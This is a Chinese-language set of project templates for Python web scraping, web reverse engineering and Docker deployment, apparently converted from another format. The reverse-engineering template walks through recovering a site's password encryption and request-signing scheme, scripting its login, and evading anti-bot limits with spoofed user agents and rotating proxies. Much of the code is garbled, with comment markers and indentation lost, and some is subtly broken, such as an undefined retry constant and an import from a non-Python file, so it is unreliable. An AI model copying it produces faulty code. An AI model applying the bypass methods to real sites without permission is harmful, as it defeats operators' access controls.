- 配置文件管理
- 日志系统
- 数据存储
- 错误处理

适用于：单机爬虫、API 数据采集

### 逆向分析项目

Web 逆向分析的标准项目模板：

- 分析文档模板
- 代码组织结构
- 测试用例
- 复现脚本

---

适用于: 单个网站的完整逆向分析

---

## Docker 部署配置

容器化部署配置:

- Dockerfile
- docker-compose.yml
- 环境变量配置
- 网络配置

适用于: 爬虫部署、服务化

---

## CI/CD 流水线

自动化构建和部署:

- GitHub Actions
- GitLab CI
- Jenkins
- 自动化测试

适用于: 持续集成、自动化部署

---

## 分布式爬虫架构

基于 Scrapy + Redis 的分布式架构:

- Scrapy 项目结构
-

- Redis 队列配置
- 分布式调度
- 监控和日志

适用于: 大规模数据采集



## 快速开始

### 使用模板

#### 1. 复制模板目录

```
cp -r templates/basic_scraper my_project
cd my_project
```

#### 1. 安装依赖

```
pip install -r requirements.txt
```

#### 1. 配置参数

```
编辑 config.py
vim config.py
```

#### 1. 运行项目

```
python main.py
```



## 自定义模板

你可以基于这些模板创建自己的项目：

### 修改配置

- 更新 `config.py` 中的目标 URL
- 修改请求头和参数
- 配置数据库连接

### 扩展功能

- 添加新的爬虫模块
- 集成更多数据源
- 实现自定义中间件



## 最佳实践

### 项目结构建议

```
project/
├── config/ # 配置文件
│ ├── __init__.py
│ ├── settings.py
│ └── logging.conf
├── spiders/ # 爬虫模块
│ ├── __init__.py
│ └── target_spider.py
├── utils/ # 工具函数
│ ├── __init__.py
│ ├── crypto.py # 加密解密
│ └── headers.py # 请求头生成
├── data/ # 数据存储
│ └── output/
├── logs/ # 日志文件
├── tests/ # 测试用例
│ └── test_spider.py
├── requirements.txt # 依赖列表
└── README.md # 项目说明
└── main.py # 入口文件
```

### 配置管理

使用环境变量和配置文件分离敏感信息：

```
config/settings.py
import os
from dotenv import load_dotenv

load_dotenv()

数据库配置
DB_HOST = os.getenv('DB_HOST', 'localhost')
DB_USER = os.getenv('DB_USER', 'root')
DB_PASS = os.getenv('DB_PASS', '')

API 配置
API_KEY = os.getenv('API_KEY', '')
SECRET_KEY = os.getenv('SECRET_KEY', '')
```

## 版本控制

.gitignore 示例：

```
Python
__pycache__/
*.py[cod]
*.egg-info/
venv/
.env

数据和日志
data/
logs/
*.log

IDE
.vscode/
.idea/
*.swp

敏感信息
config/secrets.py
.env.local
```



## 相关资源

- Docker 部署
- 分布式爬虫
- 监控告警

Happy Coding! 🚀

## [R68] Basic Scraper

# R68: 基础爬虫项目模板

一个简单但完整的 Python 爬虫项目模板，适合单机数据采集。



## 项目结构

```
basic_scraper/
├── config/
│ ├── __init__.py
│ ├── settings.py # 配置参数
│ └── logging.conf # 日志配置
├── scrapers/
│ ├── __init__.py
│ ├── base_scraper.py # 基础爬虫类
│ └── target_scraper.py # 目标网站爬虫
├── utils/
│ ├── __init__.py
│ ├── crypto.py # 加密解密工具
│ ├── headers.py # 请求头生成
│ └── parser.py # 数据解析
├── data/
│ ├── raw/ # 原始数据
│ └── processed/ # 处理后数据
├── logs/ # 日志目录
├── tests/
│ ├── __init__.py
│ └── test_scraper.py # 测试用例
├── .env.example # 环境变量示例
├── .gitignore
├── requirements.txt
├── README.md
└── main.py # 入口文件
```



## 文件内容

### 1. requirements.txt

```
requests>=2.31.0
beautifulsoup4>=4.12.0
lxml>=4.9.0
python-dotenv>=1.0.0
pycryptodome>=3.19.0
pymongo>=4.6.0
redis>=5.0.0
loguru>=0.7.0
```

## 2. config/settings.py

```
.....
项目配置文件
.....

import os
from dotenv import load_dotenv
from pathlib import Path

加载环境变量
load_dotenv()

项目根目录
BASE_DIR = Path(__file__).resolve().parent.parent

目标网站配置
TARGET_URL = "https://example.com"
API_BASE_URL = "https://api.example.com"

请求配置
REQUEST_TIMEOUT = 30
MAX_RETRIES = 3
RETRY_DELAY = 2 # 秒

请求头配置
DEFAULT_HEADERS = {
 'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
 'Accept': 'application/json, text/plain, */*',
 'Accept-Language': 'zh-CN,zh;q=0.9,en;q=0.8',
 'Accept-Encoding': 'gzip, deflate, br',
}

代理配置
USE_PROXY = os.getenv('USE_PROXY', 'false').lower() == 'true'
PROXY_URL = os.getenv('PROXY_URL', '')
PROXIES = {
 'http': PROXY_URL,
 'https': PROXY_URL,
} if USE_PROXY and PROXY_URL else None

数据库配置
MONGODB_URI = os.getenv('MONGODB_URI', 'mongodb://localhost:27017/')
MONGODB_DB = os.getenv('MONGODB_DB', 'scraper_db')
MONGODB_COLLECTION = os.getenv('MONGODB_COLLECTION', 'data')

Redis 配置
REDIS_HOST = os.getenv('REDIS_HOST', 'localhost')
REDIS_PORT = int(os.getenv('REDIS_PORT', 6379))
REDIS_DB = int(os.getenv('REDIS_DB', 0))
REDIS_PASSWORD = os.getenv('REDIS_PASSWORD', '')

数据存储配置
DATA_DIR = BASE_DIR / 'data'
RAW_DATA_DIR = DATA_DIR / 'raw'
```

```
PROCESSED_DATA_DIR = DATA_DIR / 'processed'

日志配置
LOG_DIR = BASE_DIR / 'logs'
LOG_LEVEL = os.getenv('LOG_LEVEL', 'INFO')

创建必要的目录
for directory in [DATA_DIR, RAW_DATA_DIR, PROCESSED_DATA_DIR, LOG_DIR]:
 directory.mkdir(parents=True, exist_ok=True)

业务配置
BATCH_SIZE = 100 # 批处理大小
SLEEP_INTERVAL = (1, 3) # 请求间隔(秒) 范围
```

### 3. config/logging.conf

```
#####
日志配置
#####

from loguru import logger
import sys
from pathlib import Path

日志目录
LOG_DIR = Path(__file__).resolve().parent.parent / 'logs'
LOG_DIR.mkdir(exist_ok=True)

移除默认处理器
logger.remove()

添加控制台输出
logger.add(
 sys.stdout,
 colorize=True,
 format="{time:YYYY-MM-DD HH:mm:ss}</green> | <level>{level: <8}</level> |
<cyan>{name}</cyan>:<cyan>{function}</cyan>:<cyan>{line}</cyan> - <level>{message}</
level>",
 level="INFO"
)

添加文件输出 - INFO 级别
logger.add(
 LOG_DIR / "info_{time:YYYY-MM-DD}.log",
 rotation="00:00", # 每天午夜轮转
 retention="30 days", # 保留30天
 encoding="utf-8",
 format="{time:YYYY-MM-DD HH:mm:ss} | {level: <8} | {name}:{function}:{line} -
{message}",
 level="INFO"
)

添加文件输出 - ERROR 级别
logger.add(
 LOG_DIR / "error_{time:YYYY-MM-DD}.log",
 rotation="00:00",
 retention="90 days", # 错误日志保留90天
 encoding="utf-8",
 format="{time:YYYY-MM-DD HH:mm:ss} | {level: <8} | {name}:{function}:{line} -
{message}",
 level="ERROR"
)
```

#### 4. scrapers/base\_scraper.py

```
"""
基础爬虫类
"""

import time
import random
import requests
from typing import Dict, Any, Optional
from config.settings import *
from config.logging import logger

class BaseScraper:
 """基础爬虫类"""

 def __init__(self):
 self.session = requests.Session()
 self.session.headers.update(DEFAULT_HEADERS)

 def request(
 self,
 method: str,
 url: str,
 **kwargs
) -> Optional[requests.Response]:
 """
 发送 HTTP 请求 (带重试)

 Args:
 method: HTTP 方法 (GET, POST, etc.)
 url: 请求 URL
 **kwargs: 其他请求参数

 Returns:
 Response 对象或 None
 """

 for attempt in range(MAX_ATTEMPTS):
 try:
 # 合并代理配置
 if PROXIES:
 kwargs.setdefault('proxies', PROXIES)

 # 设置超时
 kwargs.setdefault('timeout', REQUEST_TIMEOUT)

 # 发送请求
 response = self.session.request(method, url, **kwargs)
 response.raise_for_status()

 logger.info(f"请求成功: {method} {url} - {response.status_code}")
 return response

 except requests.exceptions.RequestException as e:
```

```
logger.warning(f"请求失败 (尝试 {attempt + 1}/{MAX_RETRIES}): {e}")

if attempt < MAX_RETRIES - 1:
 time.sleep(RETRY_DELAY * (attempt + 1))
else:
 logger.error(f"请求最终失败: {method} {url}")
 return None

def get(self, url: str, **kwargs) -> Optional[requests.Response]:
 """GET 请求"""
 return self.request('GET', url, **kwargs)

def post(self, url: str, **kwargs) -> Optional[requests.Response]:
 """POST 请求"""
 return self.request('POST', url, **kwargs)

def sleep(self):
 """随机休眠"""
 sleep_time = random.uniform(*SLEEP_INTERVAL)
 logger.debug(f"休眠 {sleep_time:.2f} 秒")
 time.sleep(sleep_time)

def save_json(self, data: Dict[Any, Any], filename: str):
 """保存 JSON 数据"""
 import json
 filepath = PROCESSED_DATA_DIR / filename

 with open(filepath, 'w', encoding='utf-8') as f:
 json.dump(data, f, ensure_ascii=False, indent=2)

 logger.info(f"数据已保存: {filepath}")

def save_csv(self, data: list, filename: str):
 """保存 CSV 数据"""
 import csv

 if not data:
 logger.warning("没有数据可保存")
 return

 filepath = PROCESSED_DATA_DIR / filename

 with open(filepath, 'w', encoding='utf-8', newline='') as f:
 writer = csv.DictWriter(f, fieldnames=data[0].keys())
 writer.writeheader()
 writer.writerows(data)

 logger.info(f"数据已保存: {filepath} ({len(data)} 条)")
```

## 5. scrapers/target\_scraper.py

```
"""
目标网站爬虫
"""

from bs4 import BeautifulSoup
from .base_scraper import BaseScraper
from config.settings import TARGET_URL
from config.logging import logger

class TargetScraper(BaseScraper):
 """目标网站爬虫"""

 def __init__(self):
 super().__init__()
 self.base_url = TARGET_URL

 def scrape_list(self, page: int = 1):
 """
 抓取列表页

 Args:
 page: 页码

 Returns:
 列表数据
 """

 url = f"{self.base_url}/list?page={page}"
 response = self.get(url)

 if not response:
 return []

 soup = BeautifulSoup(response.text, 'lxml')
 items = []

 # TODO: 实现具体的解析逻辑
 for item in soup.select('.item'):
 data = {
 'title': item.select_one('.title').text.strip(),
 'link': item.select_one('a')['href'],
 # 添加更多字段...
 }
 items.append(data)

 logger.info(f"页面 {page} 抓取到 {len(items)} 条数据")
 return items

 def scrape_detail(self, url: str):
 """
 抓取详情页

 Args:
 """

```

```
url: 详情页 URL

Returns:
详情数据
"""
response = self.get(url)

if not response:
 return None

soup = BeautifulSoup(response.text, 'lxml')

TODO: 实现具体的解析逻辑
data = {
 'url': url,
 'title': soup.select_one('h1').text.strip(),
 'content': soup.select_one('.content').text.strip(),
 # 添加更多字段...
}

logger.info(f"详情页抓取成功: {url}")
return data

def run(self, start_page: int = 1, end_page: int = 10):
 """
 运行爬虫

 Args:
 start_page: 起始页
 end_page: 结束页
 """
 logger.info(f"开始抓取: 页面 {start_page} 到 {end_page}")

 all_items = []

 for page in range(start_page, end_page + 1):
 # 抓取列表
 items = self.scrape_list(page)
 all_items.extend(items)

 # 休眠
 self.sleep()

 # 保存数据
 self.save_json(all_items, 'list_data.json')
 self.save_csv(all_items, 'list_data.csv')

 logger.info(f"抓取完成: 共 {len(all_items)} 条数据")
```

## 6. main.py

```
"""
主程序入口
"""

from scrapers.target_scraper import TargetScraper
from config.logging import logger

def main():
 """主函数"""
 logger.info("=" * 50)
 logger.info("爬虫程序启动")
 logger.info("=" * 50)

 try:
 # 创建爬虫实例
 scraper = TargetScraper()

 # 运行爬虫
 scraper.run(start_page=1, end_page=5)

 logger.info("=" * 50)
 logger.info("爬虫程序结束")
 logger.info("=" * 50)

 except KeyboardInterrupt:
 logger.warning("用户中断程序")
 except Exception as e:
 logger.exception(f"程序异常: {e}")

 if __name__ == '__main__':
 main()
```

## 7. .env.example

```
代理配置
USE_PROXY=false
PROXY_URL=http://127.0.0.1:7890

数据库配置
MONGODB_URI=mongodb://localhost:27017/
MONGODB_DB=scraper_db
MONGODB_COLLECTION=data

Redis 配置
REDIS_HOST=localhost
REDIS_PORT=6379
REDIS_DB=0
REDIS_PASSWORD=

日志级别
LOG_LEVEL=INFO
```

## 8. .gitignore

```
Python
__pycache__/
*.py[cod]
*$py.class
*.so
.Python
env/
venv/
ENV/
build/
develop-eggs/
dist/
downloads/
eggs/
.eggs/
lib/
lib64/
parts/
sdist/
var/
wheels/
*.egg-info/
.installed.cfg
*.egg

环境变量
.env
.env.local

数据和日志
data/
logs/
*.log

IDE
.vscode/
.idea/
*.swp
*.swo
.DS_Store

测试
.pytest_cache/
.coverage
htmlcov/
```

## 9. README.md

```
基础爬虫项目
```

```
功能特性
```

- 完整的项目结构
- 配置文件管理
- 日志系统（Loguru）
- 错误重试机制
- 代理支持
- 数据存储（JSON/CSV）
- 环境变量配置

```
快速开始
```

```
1. 安装依赖
```

```
\```\`bash
pip install -r requirements.txt
\```\`
```

```
2. 配置环境
```

```
\```\`bash
cp .env.example .env
```

```
编辑 .env 文件
```

```
\```\`
```

```
3. 运行爬虫
```

```
\```\`bash
python main.py
\```\`
```

```
项目结构
```

```
\```\`
.
├── config/ # 配置文件
├── scrapers/ # 爬虫模块
├── utils/ # 工具函数
├── data/ # 数据存储
└── logs/ # 日志文件
└── main.py # 入口文件
\```\`
```

```
使用说明
```

```
自定义爬虫
```

```
1. 编辑 `scrapers/target_scraper.py`
```

2. 实现 `scrape\_list()` 和 `scrape\_detail()` 方法
3. 修改 `config/settings.py` 中的 `TARGET\_URL`

```
数据存储
```

数据默认保存在 `data/processed/` 目录:

- JSON 格式: `list\_data.json`
- CSV 格式: `list\_data.csv`

```
日志查看
```

日志保存在 `logs/` 目录:

- INFO 日志: `info\_YYYY-MM-DD.log`
- ERROR 日志: `error\_YYYY-MM-DD.log`

```
License
```

MIT

\``\``\`

---

```
🚀 使用此模板
```

```
```bash
# 1. 复制模板
cp -r templates/basic_scraper my_project
cd my_project

# 2. 创建虚拟环境
python -m venv venv
source venv/bin/activate # Linux/Mac
# or
venv\Scripts\activate # Windows

# 3. 安装依赖
pip install -r requirements.txt

# 4. 配置环境
cp .env.example .env
vim .env

# 5. 运行
python main.py
```

```

---



## 相关模板

- 逆向分析项目
- Docker 部署
- 分布式爬虫

## [R69] Reverse Project

# R69: 逆向分析项目模板

Web 逆向分析的标准项目模板，帮助你系统化地进行网站分析和文档记录。



## 项目结构

```
reverse_project/
├── docs/
│ ├── analysis.md # 分析文档
│ ├── api_reference.md # API 接口文档
│ ├── crypto_analysis.md # 加密分析
│ └── findings.md # 发现和总结
├── scripts/
│ ├── __init__.py
│ ├── decrypt.py # 解密脚本
│ ├── sign.py # 签名生成
│ └── reproduce.py # 完整复现
├── hooks/
│ ├── network_monitor.js # 网络监控
│ ├── crypto_hook.js # 加密函数Hook
│ └── debugger_bypass.js # 反调试绕过
├── test_cases/
│ ├── test_decrypt.py # 解密测试
│ ├── test_sign.py # 签名测试
│ └── test_api.py # API 测试
├── data/
│ ├── samples/ # 样本数据
│ └── results/ # 分析结果
├── assets/
│ ├── screenshots/ # 截图
│ └── diagrams/ # 流程图
├── requirements.txt
└── README.md
└── .env.example
```



## 文件模板

1. docs/analysis.md

```
[网站名称] 逆向分析
```

## ## 基本信息

| 项目       | 说明                                                    |
|----------|-------------------------------------------------------|
| **目标网站** | <a href="https://example.com">https://example.com</a> |
| **分析日期** | 2024-01-15                                            |
| **难度等级** | ★★★                                                   |
| **主要技术** | JavaScript 混淆、AES 加密、签名验证                             |

## ## 目标

- 分析登录接口加密逻辑
- 破解 API 签名算法
- 实现完整的 Python 复现
- 编写自动化爬虫

## ## 技术栈分析

### ### 前端技术

- \*\*框架\*\*: Vue.js 3.x
- \*\*打包工具\*\*: Webpack 5
- \*\*混淆\*\*: JavaScript Obfuscator

### ### 后端技术

- \*\*服务器\*\*: Nginx + Node.js
- \*\*API 格式\*\*: RESTful JSON
- \*\*认证方式\*\*: JWT Token

## ## 分析流程

### ### 1. 初步侦察

\*\*工具\*\*: Chrome DevTools

1. 打开网站，检查网络请求
2. 识别关键 API 接口
3. 观察请求参数和响应格式

\*\*发现\*\*:

- 登录接口: `/api/auth/login`
- 主要参数: `username`, `password`, `timestamp`, `sign`

### ### 2. JavaScript 分析

\*\*入口文件\*\*: `app.js`

关键代码位置:

```
```javascript
// 位置: app.js:1234
function encryptPassword(password) {
    // AES 加密实现
}

// 位置: app.js:5678
function generateSign(params) {
    // 签名生成逻辑
}
```
```

```

3. 加密算法识别

详见 [crypto_analysis.md](#)

4. 复现实现

详见 [reproduce.py](#)

时间线

日期	进展
2024-01-15	完成初步侦察
2024-01-16	识别加密算法为 AES-128-CBC
2024-01-17	破解签名算法
2024-01-18	Python 复现成功

参考资源

- 官方文档
- 相关讨论

```
### 2. docs/crypto_analysis.md

```markdown
加密分析文档

密码加密

算法识别

特征:
- 输出长度: 32 字符 (Base64 编码)
- 固定 IV: `1234567890abcdef`

结论: AES-128-CBC

关键代码

```javascript
// 原始代码 (app.js:1234)
function encryptPassword(password) {
    const key = CryptoJS.enc.Utf8.parse('secretkey1234567');
    const iv = CryptoJS.enc.Utf8.parse('1234567890abcdef');

    const encrypted = CryptoJS.AES.encrypt(password, key, {
        iv: iv,
        mode: CryptoJS.mode.CBC,
        padding: CryptoJS.pad.Pkcs7
    });

    return encrypted.toString();
}
```
}
```

## Python 实现

```
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import base64

def encrypt_password(password):
 key = b'secretkey1234567'
 iv = b'1234567890abcdef'

 cipher = AES.new(key, AES.MODE_CBC, iv)
 encrypted = cipher.encrypt(pad(password.encode(), 16))

 return base64.b64encode(encrypted).decode()

测试
print(encrypt_password('mypassword'))
```

## 签名算法

### 算法识别

特征:

- 输出长度: 32 字符
- 十六进制格式

结论: MD5

### 签名规则

```
sign = MD5(param1 + param2 + timestamp + secret_key)
```

参数顺序: 按字典序排列

## 完整实现

```
import hashlib
import time

def generate_sign(params):
 # 添加时间戳
 params['timestamp'] = int(time.time() * 1000)

 # 按字典序排序
 sorted_params = sorted(params.items())

 # 拼接字符串
 sign_str = ''.join([f'{k}{v}' for k, v in sorted_params])

 # 添加密钥
 sign_str += 'secret_key_here'

 # MD5 哈希
 return hashlib.md5(sign_str.encode()).hexdigest()

测试
params = {
 'username': 'admin',
 'password': 'encrypted_password_here'
}
print(generate_sign(params))
```

## Token 机制

### JWT 结构

Header.Payload.Signature

示例:

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VyX2lkIjoxMjM0NX0.xyz...

## 解码

```
import jwt

token = "eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9..."
decoded = jwt.decode(token, verify=False)
print(decoded)
{'user_id': 12345, 'exp': 1705305600}
```

# 反爬措施

## 1. User-Agent 检测

- 措施: 必须包含真实浏览器 UA
- 绕过: 使用真实 Chrome UA

## 2. 频率限制

- 措施: 每分钟最多 60 请求
- 绕过: 添加随机延迟 (1-3 秒)

## 3. IP 封禁

- 措施: 同一 IP 过多请求会被封
- 绕过: 使用代理池轮换

```
3. scripts/reproduce.py

```python
"""
完整复现脚本
"""

import requests
import hashlib
import time
from Crypto.Cipher import AES
from Crypto.Util.Padding import pad
import base64
import json

class TargetAPI:
    """目标网站 API 封装"""

    def __init__(self):
        self.base_url = "https://example.com"
        self.session = requests.Session()
        self.token = None

        # 设置请求头
        self.session.headers.update({
            'User-Agent': 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36',
            'Content-Type': 'application/json',
            'Accept': 'application/json',
        })

    def encrypt_password(self, password: str) -> str:
        """
        AES 加密密码

        Args:
            password: 明文密码

        Returns:
            加密后的 Base64 字符串
        """

        key = b'secretkey1234567'
        iv = b'1234567890abcdef'

        cipher = AES.new(key, AES.MODE_CBC, iv)
        encrypted = cipher.encrypt(pad(password.encode(), 16))

        return base64.b64encode(encrypted).decode()

    def generate_sign(self, params: dict) -> dict:
        """



```

生成签名

Args:

 params: 请求参数

Returns:

添加了 timestamp 和 sign 的参数字典

 """

添加时间戳

 params['timestamp'] = int(time.time() * 1000)

按字典序排序

 sorted_params = sorted(params.items())

拼接字符串

 sign_str = ''.join([f'{k}{v}' for k, v in sorted_params])

添加密钥

 sign_str += 'secret_key_here'

MD5 哈希

 params['sign'] = hashlib.md5(sign_str.encode()).hexdigest()

return params

def login(self, username: str, password: str) -> bool:

 """

登录

Args:

 username: 用户名

 password: 密码

Returns:

是否登录成功

 """

加密密码

 encrypted_password = self.encrypt_password(password)

准备参数

 params = {

 'username': username,

 'password': encrypted_password

 }

生成签名

 params = self.generate_sign(params)

发送请求

 url = f"{self.base_url}/api/auth/login"

 response = self.session.post(url, json=params)

if response.status_code == 200:

```
        data = response.json()
        if data.get('code') == 0:
            self.token = data['data']['token']
            self.session.headers['Authorization'] = f'Bearer {self.token}'
            print(f"✅ 登录成功! Token: {self.token[:20]}...")
            return True

        print(f"🔴 登录失败: {response.text}")
        return False

    def get_user_info(self) -> dict:
        """
        获取用户信息

        Returns:
            用户信息字典
        """
        if not self.token:
            raise Exception("未登录, 请先调用 login()")

        url = f"{self.base_url}/api/user/info"
        response = self.session.get(url)

        if response.status_code == 200:
            return response.json()

        return None

    def get_data(self, page: int = 1, size: int = 20) -> list:
        """
        获取数据列表

        Args:
            page: 页码
            size: 每页数量

        Returns:
            数据列表
        """
        if not self.token:
            raise Exception("未登录, 请先调用 login()")

        params = {
            'page': page,
            'size': size
        }

        # 生成签名
        params = self.generate_sign(params)

        url = f"{self.base_url}/api/data/list"
        response = self.session.get(url, params=params)
```

```
if response.status_code == 200:
    data = response.json()
    return data.get('data', {}).get('items', [])

return []


def main():
    """主函数"""
    print("=" * 50)
    print("目标网站 API 复现测试")
    print("=" * 50)

    # 创建 API 实例
    api = TargetAPI()

    # 登录
    if api.login('your_username', 'your_password'):
        # 获取用户信息
        user_info = api.get_user_info()
        print(f"\n用户信息: {json.dumps(user_info, indent=2, ensure_ascii=False)}")

        # 获取数据
        data = api.get_data(page=1, size=10)
        print(f"\n获取到 {len(data)} 条数据")

        # 保存数据
        with open('data/results/output.json', 'w', encoding='utf-8') as f:
            json.dump(data, f, ensure_ascii=False, indent=2)

    print("\n✅ 数据已保存到 data/results/output.json")

if __name__ == '__main__':
    main()
```

4. test_cases/test_decrypt.py

```
"""
解密功能测试
"""

import unittest
from scripts.reproduce import TargetAPI


class TestDecrypt(unittest.TestCase):
    """解密测试用例"""

    def setUp(self):
        """初始化"""
        self.api = TargetAPI()

    def test_encrypt_password(self):
        """测试密码加密"""
        password = "test123"
        encrypted = self.api.encrypt_password(password)

        # 验证输出格式
        self.assertIsInstance(encrypted, str)
        self.assertGreater(len(encrypted), 0)

        # 验证 Base64 格式
        import base64
        try:
            base64.b64decode(encrypted)
            is_base64 = True
        except:
            is_base64 = False

        self.assertTrue(is_base64)

        print(f"✅ 加密测试通过: {password} -> {encrypted}")

    def test_sign_generation(self):
        """测试签名生成"""
        params = {
            'username': 'test',
            'password': 'encrypted_pass'
        }

        signed_params = self.api.generate_sign(params.copy())

        # 验证签名字段存在
        self.assertIn('sign', signed_params)
        self.assertIn('timestamp', signed_params)

        # 验证签名格式 (32位 MD5)
        self.assertEqual(len(signed_params['sign']), 32)
        self.assertTrue(signed_params['sign'].isalnum())
```

```
print(f"✅ 签名测试通过: {signed_params['sign']}")\n\ndef test_sign_consistency(self):\n    """测试签名一致性\"\n    params = {\n        'username': 'test',\n        'password': 'encrypted_pass',\n        'timestamp': 1234567890000\n    }\n\n    # 同样的参数应该生成同样的签名\n    sign1 = self.api.generate_sign(params.copy())['sign']\n    sign2 = self.api.generate_sign(params.copy())['sign']\n\n    self.assertEqual(sign1, sign2)\n\n    print(f"✅ 签名一致性测试通过\")\n\nif __name__ == '__main__':\n    unittest.main()
```

5. README.md

```
# [网站名称] 逆向分析项目
```

本项目是对 [目标网站] 的完整逆向分析和 Python 复现实现。

```
## 项目概述
```

****目标**：** 分析并复现目标网站的登录、数据获取等核心功能

****主要成果**：**

- 破解 AES-128-CBC 密码加密
- 逆向 MD5 签名算法
- 实现完整的 Python API 封装
- 编写详细的分析文档

```
## 快速开始
```

1. 安装依赖

```
```bash
pip install -r requirements.txt
```
```

2. 配置参数

```
cp .env.example .env
# 编辑 .env 文件，填入账号密码
```

3. 运行复现脚本

```
python scripts/reproduce.py
```

项目结构

```
.  
├── docs/          # 分析文档  
├── scripts/       # 复现脚本  
├── hooks/         # Hook 脚本  
├── test_cases/    # 测试用例  
├── data/          # 数据目录  
└── assets/        # 资源文件
```

分析文档

详细的分析过程见:

- 完整分析文档
- 加密算法分析
- API 接口文档

主要技术

- 加密: AES-128-CBC
- 签名: MD5 哈希
- 认证: JWT Token
- 反混淆: AST 解析

使用示例

```
from scripts.reproduce import TargetAPI

# 创建 API 实例
api = TargetAPI()

# 登录
api.login('username', 'password')

# 获取数据
data = api.get_data(page=1, size=20)

print(f"获取到 {len(data)} 条数据")
```

运行测试

```
python -m pytest test_cases/
```

注意事项

1. 本项目仅供学习研究使用
2. 请遵守目标网站的使用条款
3. 不要用于非法用途
4. 建议添加请求延迟，避免对服务器造成压力

License

MIT

```
### 6. requirements.txt

```txt
requests>=2.31.0
pycryptodome>=3.19.0
pyjwt>=2.8.0
beautifulsoup4>=4.12.0
pytest>=7.4.0
python-dotenv>=1.0.0

```

## 7. .env.example

```
目标网站账号
USERNAME=your_username
PASSWORD=your_password

请求配置
REQUEST_TIMEOUT=30
MAX_RETRIES=3

代理配置（可选）
USE_PROXY=false
PROXY_URL=http://127.0.0.1:7890
```



## 使用此模板

```
1. 复制模板
cp -r templates/reverse_project my_analysis
cd my_analysis

2. 初始化文档
vim docs/analysis.md # 开始记录分析过程

3. 编写复现脚本
vim scripts/reproduce.py

4. 运行测试
python -m pytest test_cases/
```



## 最佳实践

### 分析流程建议

#### 1. 初步侦察 (1-2 小时)

- 使用 DevTools 观察网络请求
  - 识别关键 API 接口
  - 记录请求参数格式

#### 2. JavaScript 分析 (2-4 小时)

- 定位加密相关代码
  - 使用断点调试
  - 记录关键函数位置

#### 3. 算法识别 (1-2 小时)

- 根据特征识别加密算法
  - 测试验证猜测
  - 提取密钥和参数

#### 4. Python 复现 (2-3 小时)

- 实现加密函数
- 实现签名函数
- 封装完整 API

#### 5. 测试验证 (1 小时)

- 编写单元测试
- 对比输出结果
- 修复问题

## 文档撰写建议

- 及时记录: 每个发现都要立即记录
- 代码注释: 标注原始代码位置 (文件名:行号)
- 截图保存: 重要步骤保存截图到 assets/
- 时间线: 记录分析进度时间线



## 相关资源

- 基础爬虫项目
- JavaScript 反混淆
- 加密识别

## [R70] Docker Setup

# R70: Docker 部署配置模板

容器化部署爬虫项目的完整配置，支持单机和分布式部署。



## 项目结构

```
docker_scraper/
├── app/
│ ├── __init__.py
│ ├── main.py
│ ├── config.py
│ └── scraper.py
├── docker/
│ ├── Dockerfile
│ ├── Dockerfile.dev
│ └── docker-compose.yml
├── scripts/
│ ├── entrypoint.sh
│ └── wait-for-it.sh
└── nginx/
 └── nginx.conf
├── .env.example
└── .dockerignore
 README.md
```



## 配置文件

### 1. Dockerfile (生产环境)

```
基础镜像
FROM python:3.11-slim

设置环境变量
ENV PYTHONUNBUFFERED=1 \
 PYTHONDONTWRITEBYTECODE=1 \
 PIP_NO_CACHE_DIR=1 \
 PIP_DISABLE_PIP_VERSION_CHECK=1

设置工作目录
WORKDIR /app

安装系统依赖
RUN apt-get update && apt-get install -y \
 gcc \
 g++ \
 curl \
 wget \
 && rm -rf /var/lib/apt/lists/*

复制依赖文件
COPY requirements.txt .

安装 Python 依赖
RUN pip install --no-cache-dir -r requirements.txt

复制项目文件
COPY . .

创建非 root 用户
RUN useradd -m -u 1000 scraper && \
 chown -R scraper:scraper /app

切换用户
USER scraper

暴露端口
EXPOSE 8000

健康检查
HEALTHCHECK --interval=30s --timeout=10s --start-period=5s --retries=3 \
 CMD python -c "import sys; sys.exit(0)"

启动命令
CMD ["python", "app/main.py"]
```

## 2. Dockerfile.dev (开发环境)

```
FROM python:3.11-slim

ENV PYTHONUNBUFFERED=1

WORKDIR /app

安装开发工具
RUN apt-get update && apt-get install -y \
 gcc \
 g++ \
 curl \
 wget \
 vim \
 git \
 && rm -rf /var/lib/apt/lists/*

COPY requirements.txt requirements-dev.txt ./

RUN pip install --no-cache-dir -r requirements.txt && \
 pip install --no-cache-dir -r requirements-dev.txt

不复制代码，使用 volume 挂载
VOLUME /app

CMD ["python", "app/main.py"]
```

### 3. docker-compose.yml

```
version: "3.8"

services:
 # 爬虫应用
 scraper:
 build:
 context: .
 dockerfile: docker/Dockerfile
 container_name: scraper_app
 restart: unless-stopped
 environment:
 - MONGODB_URI=mongodb://mongodb:27017/
 - REDIS_HOST=redis
 - REDIS_PORT=6379
 - LOG_LEVEL=INFO
 volumes:
 - ./data:/app/data
 - ./logs:/app/logs
 depends_on:
 mongodb:
 condition: service_healthy
 redis:
 condition: service_healthy
 networks:
 - scraper_network
 labels:
 - "com.scraper.description>Main scraper service"

 # MongoDB 数据库
 mongodb:
 image: mongo:7.0
 container_name: scraper_mongodb
 restart: unless-stopped
 environment:
 MONGO_INITDB_ROOT_USERNAME: admin
 MONGO_INITDB_ROOT_PASSWORD: ${MONGO_PASSWORD:-admin123}
 MONGO_INITDB_DATABASE: scraper_db
 volumes:
 - mongodb_data:/data/db
 - mongodb_config:/data/configdb
 ports:
 - "27017:27017"
 healthcheck:
 test: echo 'db.runCommand("ping").ok' | mongosh localhost:27017/test --quiet
 interval: 10s
 timeout: 5s
 retries: 5
 start_period: 20s
 networks:
 - scraper_network

 # Redis 缓存
```

```
redis:
 image: redis:7-alpine
 container_name: scraper_redis
 restart: unless-stopped
 command: redis-server --requirepass ${REDIS_PASSWORD:-redis123} --maxmemory 256mb
 --maxmemory-policy allkeys-lru
 volumes:
 - redis_data:/data
 ports:
 - "6379:6379"
 healthcheck:
 test: ["CMD", "redis-cli", "ping"]
 interval: 10s
 timeout: 5s
 retries: 5
 networks:
 - scraper_network

Nginx (可选)
nginx:
 image: nginx:alpine
 container_name: scraper_nginx
 restart: unless-stopped
 ports:
 - "80:80"
 - "443:443"
 volumes:
 - ./nginx/nginx.conf:/etc/nginx/nginx.conf:ro
 - ./data/static:/usr/share/nginx/html:ro
 depends_on:
 - scraper
 networks:
 - scraper_network

监控 (可选)
prometheus:
 image: prom/prometheus:latest
 container_name: scraper_prometheus
